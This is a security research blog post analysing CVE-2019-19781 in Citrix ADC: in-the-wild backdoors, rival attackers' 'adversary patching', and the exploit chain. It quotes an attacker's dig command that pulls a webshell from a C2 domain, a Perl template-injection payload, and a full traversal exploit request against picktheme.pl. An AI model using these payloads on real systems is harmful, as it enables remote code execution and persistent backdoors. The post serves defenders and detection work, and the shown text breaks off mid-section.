A Second Look at CVE-2019-19781 (Citrix NetScaler / ADC)

July 1, 2020July 1, 2020 21 Minutes

Authors: Rich Warren of NCC Group FSAS & Yun Zheng Hu of Fox-IT, in close collaboration with Fox-IT's RIFT.

About the Research and Intelligence Fusion Team (RIFT):

RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IOCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

In this blog post we will revisit CVE-2019-19781, a Remote Code Execution vulnerability affecting Citrix NetScaler / ADC. We will explore how this issue has been widely abused by various actors and how a hacker turf war led to some actors "adversary patching" the vulnerability in order to prevent secondary compromise by competing adversaries – hiding the true number of vulnerable and compromised devices in the wild.

Following this, we will take a deep-dive into the vulnerability itself and present a previously unpublished technique which can be used to exploit CVE-2019-19781, without any vulnerable Perl file – bypassing the "adversary patching" techniques used by some attackers.

We will also provide statistics on exploitation, patching and backdoors we have identified in the wild.

Public Exploitation & Backdoors

Back in January 2020, shortly before the first public exploits for CVE-2019-19781 were released, Fox-IT built and deployed a number of honeypots in order to keep an eye on exploitation attempts by malicious actors. Additionally, we developed our own in-house exploit in order to study and understand the vulnerability, as well as to use it on our Red Team engagements.

On 10th January 2020, the first public exploits were (https://github.com/projectzeroindia/CVE-2019-19781) released (https://github.com/trustedsec/cve-2019-19781) on GitHub. Shortly after this we started to see a significant uptick in both scanning and exploitation of the vulnerability. Most of the initial exploits weaponised by attackers came in the form of coin-miners, however a number of other "interesting" attacks were also observed within the first few days of exploitation. Typically, these involved a webshell being deployed to the compromised device.

This allowed us to collect a list of backdoors deployed by attackers, and subsequently develop signatures which could be used to identify backdoors as well as specific indicators of compromise. Following this, Fox-IT's RIFT Team were able to gather statistics around patch adoption and backdoors deployed in the wild.

As an example, the following webshell was observed being dropped as part of a group of backdoors which we refer to as the "Iran Network Team" backdoors, first described in our Reddit live blog (https://www.reddit.com/r/netsec/comments/en4mmo/multiple_exploits_for_cve201919781_citrix/) on January 13th 2020. It is important to note that although this particular actor used a C2 domain of `cmd.irannetworkteam.org` we have not made any attribution to Iran or any other state actor. At the time however, this particular attacker stood out as distinct from many other attackers, who appeared to be focused on deploying coin-miners.

Instead, this attacker appeared to be concerned with gaining remote persistent access to as many systems as possible, deploying a number of PHP webshells using the Project Zero India public exploit (https://github.com/projectzeroindia/CVE-2019-19781). These webshells would be deployed by issuing a "dig" command such as the following:

```
exec('dig cmd.irannetworkteam.org txt|tee /var/vpn/themes/login.php | tee /netscaler/portal/templates/R
```

This would fetch the webshell content via a TXT record hosted on the C2 domain. The content of which would be written to the following PHP file:

- /var/vpn/themes/login.php


Variants were also observed, using the "logout.php" file instead, as well as staging payloads via Base64 encoded files named "readme.txt" and "read.txt".

This PHP file was in fact a simple webshell, which did not require any authentication in order to interact with it, other than knowing the POST parameter name. According to our statistics, this attacker was largely successful in deploying their backdoor to a significant number of systems, many of which, although patched, are left vulnerable due to the password-less backdoor left open on their devices. This backdoor could be used not only by the original attacker, but also by any script-kiddie or state actor with knowledge of the webshell path and POST parameter name.

As well as backdoors, we were also able to identify specific exploitation artifacts. For example, when studying the "Iran Network Team" attacks, we noticed that the attacker would commonly stage secondary payloads within the public directory of the server, meaning that their presence could be easily detected.

Once the signatures for each backdoor variant were developed, analysis of the available data was carried out. This initially included 5 different known backdoors and artifacts and was done using data from late January 2020. This provided some interesting results, some of which are detailed below.

In January 2020 a total of 1030 compromised servers were identified. The majority of these compromised devices were situated in the US, with a total of 2057 backdoors and artifacts being identified. Many of these compromised devices included Governmental organizations and Fortune 500 companies. There appeared to be no specific sector that was targeted more than any other, however backdoors were observed on high-profile organisations from a number of industries including manufacturing, media, telecoms, healthcare, financial and technology.




(https://foxitsecurity.files.wordpress.com/2020/07/microsoftteams-image-1.jpg)

Backdoors – Count by Country

However, of perhaps more concern was that, of these compromised devices, **54**% had been patched against CVE-2019-19781, thus providing their administrators with a false sense of security. This is because although the devices were indeed patched, any backdoor installed by an attacker prior to this would not have been removed by simply installing the vendor's patch.

Note that the Unknown hosts recorded below indicate hosts that did not respond with an expected HTTP request (e.g. a 403 or a 200)



(https://foxitsecurity.files.wordpress.com/2020/07/microsoftteams-image-3.jpg)

Backdoored Servers – Patch Status

From Malware to Palware

Following the initial discovery of public exploitation of this vulnerability, the team at FireEye released their analysis (https://www.fireeye.com/blog/threat-research/2020/01/vigilante-deploying-mitigation-for-citrix-netscaler-vulnerability-while-maintaining-backdoor.html) of a new backdoor, named "NOTROBIN', written in Golang. What was different about this backdoor however, was that instead of deploying a coin-miner or a simple webshell, NOTROBIN would actually attempt to identify and remove any backdoors that had been installed prior to it, as well as attempt to block further exploitation by deleting new XML files or scripts that did not contain a per-infection secret key.

This marked a shift, at least for one actor, to a new type of infection, which DCSO eloquently described (https://blog.dcso.de/a-curious-case-of-cve-2019-19781-palware-remove_bds/) as "palware" – a seemingly innocent piece of malware with the primary goal of preventing other actors from deploying their own malware.

But was the actor behind NOTROBIN the only one to deploy this "palware" method? Possibly not. A number of anecdotal (https://twitter.com/ber_m1ng/status/1217384728577241089) cases (https://twitter.com/hackinglz/status/1218272078954221569), as well as our own first-hand experience suggest that other attackers have also carried out "adversary patching" by *deleting* the vulnerable Perl scripts (such as newbm.pl) from compromised devices, thus preventing other attackers from exploiting the same issue, whilst maintaining access for themselves.

Whether or not this is in fact a separate actor, or actually a quirk of NOTROBIN's backdoor removal function however, is not so clear. As mentioned earlier, one of the features of NOTROBIN's backdoor removal function (aptly named `remove_bds`), is to remove any file within the `/netscaler/portal/scripts/` directory which has been recently modified and does not contain NOTROBIN's secret key within either the filename or the contents. Of course this would include any backdoor that had been dropped by a previous attacker, however if one of the built-in scripts such as newbm.pl had been modified, perhaps as the result of a backdoor being added, this would also result in the removal of that file by NOTROBIN. This means that not only that the backdoor would be removed, but that the entire script, and all its legitimate functionality would be wiped out with it.

We have also responded on incident response cases where the "vulnerable" Perl files such as newbm.pl have been *renamed* to contain the NOTROBIN key, e.g.:

```
/netscaler/portal/scripts/<key>_newbm.pl
```

Effectively making the vulnerability only exploitable by an actor with prior knowledge of the infection key.

As a result, there are hosts, which on the surface appear to be patched, however have in fact been compromised by a previous attacker, and the "vulnerable" Perl files removed or renamed.

During the remainder of this blog post, we will discuss the inner workings of the Citrix vulnerability and exploit. We will then demonstrate a new exploitation technique which would allow an attacker to bypass both NOTROBIN's patching method, as well as enable exploitation of a device that has had the vulnerable Perl scripts removed.

Vulnerability Deep Dive

Before we get into the details of bypassing the "adversary patch", we will spend some time refreshing ourselves with what the vulnerability was, and how it is exploited.

TL;DR Version

Essentially, exploitation of this issue can be broken down into two steps which we will discuss in detail later. A short summary is given below:

- **Step 1:** An HTTP request is made to a "vulnerable" Perl file. The attacker may or may not need to use directory traversal within the URL in order to access the Perl file, depending on whether the request is being made to a management or virtual IP interface. An HTTP header is supplied containing a directory traversal string to an XML file, which is to be written to disk. **Note**: A "vulnerable" Perl file is considered to be any Perl file which calls the `UserPrefs::csd` function followed by the `UserPrefs::filewrite` This is important, and typical of all public exploits.
- **Step 2:** A follow-up HTTP request is then made, causing the crafted XML file to be rendered by the template engine, resulting in arbitrary code-execution.

Of course, we've skipped some steps here to simplify things, but the important thing to remember is the following limitations of this exploitation method:

1. A "vulnerable" Perl file must exist on the system (which is certainly the case by default, however another attacker or a well-meaning administrator may have removed it)
2. Two HTTP requests are required in order to achieve code execution.

Detailed Exploitation Steps

In order to fully understand the steps detailed above, let's look at how the vulnerability works in detail, and explain *why* these steps are necessary. This should help us later to understand how to bypass the limitations.

If you are already familiar with the inner workings of the exploit you can skip over this next section.

For a good background on exploitation of this issue, please check out the MDSec blog post (https://www.mdsec.co.uk/2020/01/deep-dive-to-citrix-adc-remote-code-execution-cve-2019-19781/), which explains in great detail the vulnerability and exploitation steps. However for the sake of completeness (and to highlight a few specific things) we will explain it here too.

The CVE-2019-19781 "vulnerability" is in fact the CVE used to record the mitigation steps for a number of vulnerabilities which could be exploited together to achieve unauthenticated remote code execution. Citrix later released a patch to remediate the majority of these vulnerabilities used as part of the exploit chain.

Directory Traversal

The first of the vulnerabilities was a path canonicalisation issue which allowed requests to the Virtual IP (VIP) interface to bypass certain access control measures, if the request contained a directory traversal string. This essentially allowed an unauthenticated user to invoke Perl scripts which were not intended to be exposed via the public interface. This included Perl scripts within the `/vpns/portal/scripts/` directory, thus exposing any underlying vulnerabilities which might exist within the Perl scripts contained in this directory.

So, now the attacker is able to access certain Perl scripts within the "scripts" directory. However, another vulnerability is needed to turn that unintended access into arbitrary file write, and eventual code execution.

Controlled File Write

The next issue, a partially controlled file-write, existed within the UserPrefs.pm module. Specifically, within the `csd` function, which takes the value of the `NSC_USER` header supplied within the request and sets it as the `$username` variable. This username value is then later used to build the `$self->{filename}` instance variable without any form of sanitisation on the supplied value.

As shown in the following screenshots, the username value is taken directly from the HTTP header, before being concatenated with some predefined values to form the filename variable.

```
sub csd {
    my $self = shift;
    my $skip_read = shift || "";
  # Santity Check
    my $cgi = new CGI;
    my $username = Encode::decode('utf8', $ENV{'HTTP_NSC_USER'}) || errorpage("Missing NSC_USER header.");
#     Allow any user name
#     if ($username =~ /^([\(\)-\@\w.#: ]+)$/){
#      $self->{username} = $1;
#     } else {
#      errorpage("Invalid NSC_USER header.");
#     }

    $self->{username} = $username;
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-3.png)

csd Function

```
$self->{session} = %session;
$self->{filename} = NetScaler::Portal::Config::c->{bookmark_dir} . Encode::encode('utf8', $username) . '.xml';
if($skip_read eq 1) {
    return;
}
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-4.png)

User-controlled Filename

However, this alone does not lead to an exploitable condition. All it does is set a variable. We need to cause this value to be used for something useful. Given the name of the filename variable, we can make a pretty good guess at what it's used for, and lo-and-behold there is indeed a function named `file<strong>write` , also contained within the `UserPrefs.pm` module.

```
sub filewrite {
    #write data to filesystem
    my $self = shift;
    my $doc = shift;
    $doc = $self->{doc};
    my $parser = XML::Simple->new();
    $datafile = NetScaler::Portal::Config::c->{bookmark_dir} . Encode::encode('utf8', $self->{username}) . ".xml";
    if (exists $doc->{'tip'}){
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-5.png)

filewrite Function

This function takes the username value, and again uses it to build a path to write out an XML file to the filesystem (note that it reconstructs the path from username again). The contents of this file are controlled via the `$doc` variable, which depending on when it is called, contains various user-controlled data.

So filewrite can be tricked into writing an XML file to an arbitrary location via a directory traversal in the HTTP header, but how do we trigger a call to filewrite, and how do we control the contents?

Well, as UserPrefs is a Perl *module* we cannot simply execute it directly via the URL traversal. Instead we need to find and invoke a Perl script, which makes use of the vulnerable functionality. For that we need to find a Perl file which:

1. Is invokable as an unauthenticated user (i.e. contained in the `/vpns/portal/scripts` directory)
2. Calls both `csd` and `filewrite` from the `UserPrefs.pm` module

As discussed in many blog posts and tweets, as well as used in a number of public exploits, the newbm.pl script fits this requirement.

First it instantiates a UserPrefs object (called `$user`), before calling the `csd` function on the $user object (remember, this allows us to control the filename via the `NSC_USER` header). It subsequently accepts some data provided by the user in the request, including a url, title and desc parameter. These parameters are set as instance variables of the $doc object and passed to the `filewrite` function, where the data is serialised to an XML file on disk. This means that we can now control the path of where the XML file is written, as well as some limited content, via the name, url or desc parameters.

Call to `csd` function:

```
 8    my $cgi = new CGI;
 9
10    my $user = NetScaler::Portal::UserPrefs->new();
11    my $doc = $user->csd();
12
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-6.png)

Call to csd Function
User supplied data added to `$newBM` variable:

```
20    my $newurl = Encode::decode('utf8', $cgi->param('url'));
21    my $newtitle = Encode::decode('utf8', $cgi->param('title'));
22    my $newdesc = Encode::decode('utf8', $cgi->param('desc'));
23    my $UI_inuse = Encode::decode('utf8', $cgi->param('UI_inuse'));
24
25    $newurl =~ s/&/%26/g;
26    $newurl =~ s/</%3C/g;
27    $newurl =~ s/>/%3E/g;
28    $newurl =~ s/"/%22/g;
29    $newurl =~ s/'/&apos;/g;
30
31    my $newBM = {   url => $newurl,
32        title => $newtitle,
33        descr => $newdesc,
34        UI_inuse => $UI_inuse,
35    };
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-7.png)

User-controlled Values
User controlled properties assigned to `$doc` before calling `filewrite`:

```
84    if ($newBM->{url} =~ /^\\/){
85      push @{$doc->{filesystems}->{filesystem}}, $newBM;
86    } else { # bookmark
87      push @{$doc->{bookmarks}->{bookmark}}, $newBM;
88    }
89    undef(@{$doc->{escbk}->{bookmark}});
90    undef(@{$doc->{escbk}->{filesystem}});
91    $user->filewrite($doc);
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-8.png)

Values Passed to filewrite Function
Now we have a semi-controlled file-write where we can write an XML file anywhere on disk and control *some* of the content, however we need a way to leverage this to achieve code execution. This is where the Template Toolkit component comes into play.

Perl Code Execution

When a request is received by the Citrix server, the request is handled according to the Apache `httpd.conf` configuration, which contains a large number of complex redirect rules which ship off the request to a particular component depending on the request properties, such as the request [illegible] quests to the `/vpns/portal/` path are handled by the Handler.pm Perl module via the PerlResponseHandler mod_perl directive in the `httpd.conf` file.

```
980    <Location /vpns/portal/>
981      SetHandler perl-script
982      PerlResponseHandler NetScaler::Portal::Handler
983      PerlSendHeader On
984    </Location>
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-9.png)

httpd.conf

Among other things (which we will explain later, or maybe some eagle-eyed readers may spot it in the screenshot), the Handler module simply takes the path specified within the request, forms a path to the requested file, and renders it via the Template Toolkit template engine.

```
sub handler {
  my $r = shift;

  if ($r->path_info() eq "/error.html"){
    errorpage($r->args());
  }
  $r->no_cache(1);
  my $user = NetScaler::Portal::UserPrefs->new();
  my $doc = $user->csd();


# Process Template
  my $tmplfile = $r->path_info();
  $tmplfile =~ s[^/][];
  my $template = Template->new({INCLUDE_PATH =>  NetScaler::Portal::Config::c->{template_dir},CACHE_SIZE => 64, COMPILE_DIR=>
  NetScaler::Portal::Config::c->{template_compile_dir}, COMPILE_EXT => '.ttc2'});
  if ($tmplfile =~/.*\.css$/){
    $r->send_http_header('text/css');
  } else {
    $r->send_http_header('text/html');
  }
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-10.png)

Handler Function

This means that if we write our XML file to the templates directory, and inject template directives via the url, title or desc parameters, we can later cause the XML file to be rendered as a template using a follow-up HTTP request. Perfect!

However, there is one last hurdle. Although the Template Toolkit *can* allow code execution via template directives such as `PERL` and `RAWPERL`, these are disabled in the configuration used on the Citrix server. However, it was discovered that this same functionality could be achieved by abusing the global template object, which is exposed to all templates, to create a new `BLOCK` containing arbitrary Perl code, via a call to the template.new method. This allows the attacker to execute their code using a template directive such as the following:

```
[% template.new({ 'BLOCK' => 'print STDERR "ace.\n"; die' }) %]
```

Further details regarding this "feature" can be found in the GitHub issue (https://github.com/abw/Template2/issues/245).

Note that @0x09AL (https://twitter.com/0x09al) also identified another method to execute code via the `DATAFILE` plugin. This is also explained in the MDSec blog post.

Exploit Summary

So putting it all together, we need to:

1. Make a request to the pl file with a directory traversal within the `NSC_USER` header, causing an XML file to be written to the templates directory.
2. Inject a template directive into the dropped XML file, containing Perl code to be executed
3. Make another request to the `/vpns/portal/<file>.xml` file in order to cause Handler.pm to render it via the template engine.

The above steps are the same as those carried out in the "Project Zero India" public exploit (https://github.com/projectzeroindia/CVE-2019-19781) as well as the one subsequently released by TrustedSec shortly afterwards (https://github.com/trustedsec/cve-2019-19781/). It was also the same technique we and others had used in their own exploits. This resulted in some people (us included (https://twitter.com/buffaloverflow/status/1215591840952528896)) believing that the following constraints could be relied (https://www.us-cert.gov/ncas/alerts/aa20-031a) upon for detection:

1. The attacker must make two requests. First a POST request to write the XML file. Second, a GET request to render the XML file.
2. The first request would be to the `newbm.pl` file
3. The first request would contain an `NSC_USER` header containing a traversal string

Flawed Assumptions


Two days after the public exploits were released, @mpgn_x64 discovered (https://twitter.com/mpgn_x64/status/1216792205723041795) that in fact any Perl file which called the `csd` function could be exploited, regardless of whether user-provided data was added to the written XML file.

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-11.png)

@mpgn_x64 Tweet

```
GET /vpn/../vpns/portal/scripts/picktheme.pl HTTP/1.1
Host: redacted
NSC_USER:../../../../netscaler/portal/templates/sssss[%template.new({'BLOCK'='print`id`'})%]
NSC_NONCE:ddd
Connection: close
Content-Length: 2
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-12.png)Example using picktheme.pl (Step 1)



(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-13.png)Example using picktheme.pl (Step 2)

This is possible because when the `csd` function is called, it eventually calls `filewrite` if the file does not already exist. This can be seen within the `UserPrefs.pm` file. When `csd` is called, it internally calls `fileread` on line 61:

```
58    # Get Doc
59      my $doc = $session{doc} || "";
60      if ($doc eq "" || $doc->{timestamp} < $self->timestamp()){
61        $doc = $self->fileread($username);
62        $session{doc}= $doc;
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-14.png)

Call to fileread Function

The `fileread` function checks if the specified file (constructed via `$username` value, taken from the `NSC_USER` header), exists or not.

```
116     my $datafile = NetScaler::Portal::Config::c->{bookmark_dir} . Encode::encode('utf8', $username) . '.xml';
117     #if the datafile exists and the obliterate flag hasn't been set
118     if (-e $datafile && !$obliterate){
119         #read the file
120         my $parser = XML::Simple->new();
121         $self->{doc} = eval{$parser->XMLin($datafile, ForceArray=>["bookmark", "subscription", "filesystem"])};
122
123         if(!$self->{doc}) {
124                 #if the file is corrupted or empty, create a new file for username
125             $self->{doc} = $self->initdoc($username);
126         }
127
128     } else {
129         #if the file doesn't exist or obliterate has been chosen
130         #create a new default document for username
131         $self->{doc} = $self->initdoc($username);
132     }
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-15.png)

User-controlled Values in fileread

If the file does not exist, then the `initdoc` function is called, which creates the XML file passing the `$username` value:

```
149    sub initdoc {
150        #create new user doc with default data
151        my $self = shift;
152        my $username = shift;
153        $self->migrate($username);
154        $self->filewrite($username, $self->{doc});
155        return $self->{doc};
156    }
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-16.png)

initdoc Function
Additionally, aside from the user controlled values (such as `url`, `title`, and `desc` used in `newbm.pl`), the `filewrite` function would also write the username within the XML file, which as we showed before, is controlled via the NSC_USER header. So, if we request a "vulnerable" `.pl` file with an `NSC_USER` value that contains the target XML file to be written, but *also a template injection string* we can exploit the issue without controlling any other values in the XML file!

After this we simply need to request the XML file, causing it to be rendered via the template engine, ensuring that we encode any non-URL safe characters within the template/path appropriately.

This dispelled the first myth – exploitation could in fact take place against any `.pl` file calling the `csd` function. This included the following files:

- newbm.pl
- rmbm.pl
- themes.pl
- picktheme.pl
- navthemes.pl
- personalbookmark.pl

Exploitation of this Method in the Wild

Shortly after this information was published, we started to see the first usage of this new exploitation technique deployed in the wild. This log extract (https://gist.github.com/rxwx/256da8f1f6ddf8d0f851c24c434bab49) shows some hits that were received in our Citrix honeypots, mostly from TOR exit nodes, starting from January 24th. Interestingly, these requests would write out a Perl backdoor line by line to a file named `/netscaler/portal/scripts/loadcolourprefs.pl`. This backdoor simply checked if the MD5 hash of the supplied password parameter matched a hardcoded value, and if so, would execute the command provided within the HTTP request.

The decoded webshell code is shown below. This appears to be a modified version of the PerlKit webshell (https://github.com/zaproxy/fuzzdb-web-backdoors/blob/master/src/main/zapHomeFiles/fuzzers/fuzzdb/web-backdoors/pl-cgi/cmd.pl).

https://gist.github.com/rxwx/c51264441107c5159324080c920a96d8.js (https://gist.github.com/rxwx/c51264441107c5159324080c920a96d8.js)View this gist on GitHub (https://gist.github.com/rxwx/c51264441107c5159324080c920a96d8)

The details of this webshell were shared with our contacts at FireEye, who added detection (https://github.com/fireeye/ioc-scanner-CVE-2019-19781/commit/d5ecef81719214fdc11914afea311ecfe76a9514) to their IOC scanner script. Later the same month, further attacks were observed in the wild, distributing the same backdoor, in what appeared to be large distribution, non-targeted attacks. Just like with the Iran Network Team attacks, we are unable to provide any specific attribution due to limited visibility of post-exploitation activity.

Some more Quirks

To compound matters further, @superevr discovered (https://twitter.com/superevr/status/1220031063638073344) that due to the way that the Citrix HTTP server handles requests, the exploit does not require a POST request followed by a GET request, and could be exploited with varying request methods. In fact the request method itself did not matter at all, and could be exploited even with a *non-existent* request method. The HTTP version number itself could also be meddled with (https://twitter.com/gabriele_pippi/status/1228384448447733766), further frustrating efforts to detect exploitation attempts. Thanks to efforts by both the community and FireEye, detection methods were improved (https://twitter.com/ItsReallyNick/status/1220050896937259017) to take account for these "quirks".

Refining the Exploit Further

Now we know that exploitation of this issue was not simply confined to one specific "vulnerable" `.pl` file, and that attackers are constantly evolving their attack techniques in order to overcome our assumptions of constraints of specific vulnerability exploitation, i.e. "how a well-behaving HTTP server *should* work". What other assumptions can we challenge? Well, in the next section we will show how we discovered that the issue can in fact be exploited:

- With only a single HTTP Request

- Without any “vulnerable” Perl file existing on the server
- With only non-Perl files (.e.g. ping.html)
- Without any existing file at all

In fact, this method can be used to exploit a vulnerable server even if an attacker has deleted all of the Perl files contained within the “scripts” directory – thus bypassing any “palware” patch that involves removing the vulnerable Perl scripts from the server. And best of all, the “exploit” fits in fewer than 280 characters.

To explain how this works, we need to take a step back and remember how the `newbm.pl` (and similar) exploits worked. You will recall that they all rely on the `csd` and `filewrite` functions being called, hence the need for a “vulnerable” `.pl` file. However, the `csd` function is also called *outside* of these Perl files.


If we take a look again at the `Handler.pm` module we can see that the `csd` function is actually called automatically whenever the Handler is invoked, which includes any time a file is served via the `/portal/templates/*` path. This means that whenever a request is made for a file within the templates directory (via a request to `/vpns/portal/<file>` which maps via the `httpd.conf` to the templates directory), the vulnerable code-path will be hit automatically, even if the requested file is an HTML or XML file, for example. The following screenshot highlights where the `csd` function is called within `Handler.pm`:

```
